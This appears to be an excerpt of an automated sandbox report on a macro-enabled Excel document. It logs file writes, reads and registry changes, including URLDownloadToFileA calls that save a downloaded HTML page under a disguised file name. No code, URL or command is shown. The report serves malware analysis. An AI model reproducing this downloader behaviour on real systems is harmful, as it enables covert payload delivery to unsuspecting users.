C:\Users\user\Desktop\82DE0000	106761	1721	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 d0 f2 60 80 ba 01 00 00 8f 06 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f3 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 eb 32 5d dc 26 01 00 00 d3 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 58 b0 69 4a c7 01 00 00 08 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 7f 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!...`..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.re lsPK..-.....!..2].&..... .....xl/_rels/wor kbook.xml.relsPK..-.....!. X.iJ..... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\suspendedpage[1].htm	unknown	2159	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22	<!DOCTYPE html>. <html>. <head>. <meta http-equiv="Content-type" content="text/html; charset=utf-8">. <meta http-equiv="Cache-control" content="no-cache">. <meta http-equiv="Pragma" content="no-cache">. <meta http-equiv="Expires" content="0"	success or wait	1	1408D828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\suspendedpage[1].htm	unknown	5136	39 39 32 70 78 29 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 2e 61 64 64 69 74 69 6f 6e 61 6c 2d 69 6e 66 6f 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 65 3a 20 75 72 6c 28 64 61 74 61 3a 69 6d 61 67 65 2f 70 6e 67 3b 62 61 73 65 36 34 2c 69 56 42 4f 52 77 30 4b 47 67 6f 41 41 41 41 4e 53 55 68 45 55 67 41 41 41 50 41 41 41 41 44 71 43 41 4d 41 41 41 43 72 78 6a 68 64 41 41 41 41 74 31 42 4d 56 45 55 41 41 41 41 41 41 41 44 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f	992px) {. .additional-info {. background-image: url(	success or wait	1	1408D828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\iekdhfe.dsk	unknown	7295	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22	<!DOCTYPE html>. <html>. <head>. <meta http-equiv="Content-type" content="text/html; charset=utf-8">. <meta http-equiv="Cache-control" content="no-cache">. <meta http-equiv="Pragma" content="no-cache">. <meta http-equiv="Expires" content="0"	success or wait	1	1408D828C	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7387CA72.png	0	34789	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D5F5A0F5.png	0	848	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\75F3850F.png	0	8301	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2D8BBC4.png	0	557	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\Desktop\document-933340782.xlsm	unknown	8	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\document-933340782.xlsm	0	8	pending	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\75F3850F.png	0	8301	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2D8BBC4.png	0	557	success or wait	3	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D5F5A0F5.png	0	848	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7387CA72.png	0	34789	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\75F3850F.png	0	8301	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2D8BBC4.png	0	557	success or wait	3	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D5F5A0F5.png	0	848	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7387CA72.png	0	34789	success or wait	1	7FEEAC59AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED115	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED24D	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED2E9	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\FFCB6	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1009D0	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED115	ED115	binary	04 00 00 00 F4 08 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 32 00 2E 00 30 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 7F 5B 19 F6 D5 2B D7 01 15 D1 0E 00 15 D1 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED24D	ED24D	binary	04 00 00 00 F4 08 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 A5 95 46 F6 D5 2B D7 01 4D D2 0E 00 4D D2 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED2E9	ED2E9	binary	04 00 00 00 F4 08 00 00 2E 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 2D 00 39 00 33 00 33 00 33 00 34 00 30 00 37 00 38 00 32 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 67 63 5E F6 D5 2B D7 01 E9 D2 0E 00 E9 D2 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 